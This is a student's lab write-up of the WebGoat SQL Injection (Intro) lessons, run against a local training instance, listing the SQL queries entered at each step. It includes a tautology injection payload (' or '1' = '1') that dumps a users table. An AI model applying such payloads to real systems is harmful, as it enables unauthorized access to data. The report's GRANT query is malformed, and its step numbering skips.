Using WebGoat

Objective: Run the Webgoat application and exploit SQL injection Vulnerability

Tools required: Windows VM

Prerequisites: None

Report Time: 10:30 AM

Reported by: Mayank Jain


Email ID: mayankjain31012002@gmail.com

WebGoat is a deliberately insecure application maintained by OWASP designed to teach developers to test vulnerabilities commonly found in web applications that use common and popular open-source components.


Step 1: Running the Webgoat application from Windows VM


1. Open Firefox web browser on your Ubuntu Linux VM and go to the following URL:

http://127.0.0.1:8080/WebGoat/login




2. Register and log in as a new user:







Step 2: Following the Steps and answering question in SQL Injection (Intro)


1. We see that we have successfully login, now we click on (A3) Injection drop-down and then select SQL Injection (Intro).







2. Retrieve the department of the employee Bob Franco.
   Query Used:> SELECT department FROM Employees WHERE first_name = 'Bob' AND last_name = 'Franco';







3. Change the department of Tobi Barnett to 'Sales'.
   Query Used:> update employees set department='Sales' where first_name='Tobi' and last_name='Barnett';






4. Modify the schema by adding the column "phone" (varchar(20)) to the table "employees".
   Query Used:> alter table employees add phone varchar(20);






5. Grant rights to the table grant_rights to user unauthorized_user.


   Query Used:> grant all privileges of grant_rights to unauthorized_user;



9. Using the form below to retrieve all the users from the users table.


   Query Used:> SELECT * FROM user_data WHERE first_name = 'John' AND last_name = 'Smith' or '1' = '1';

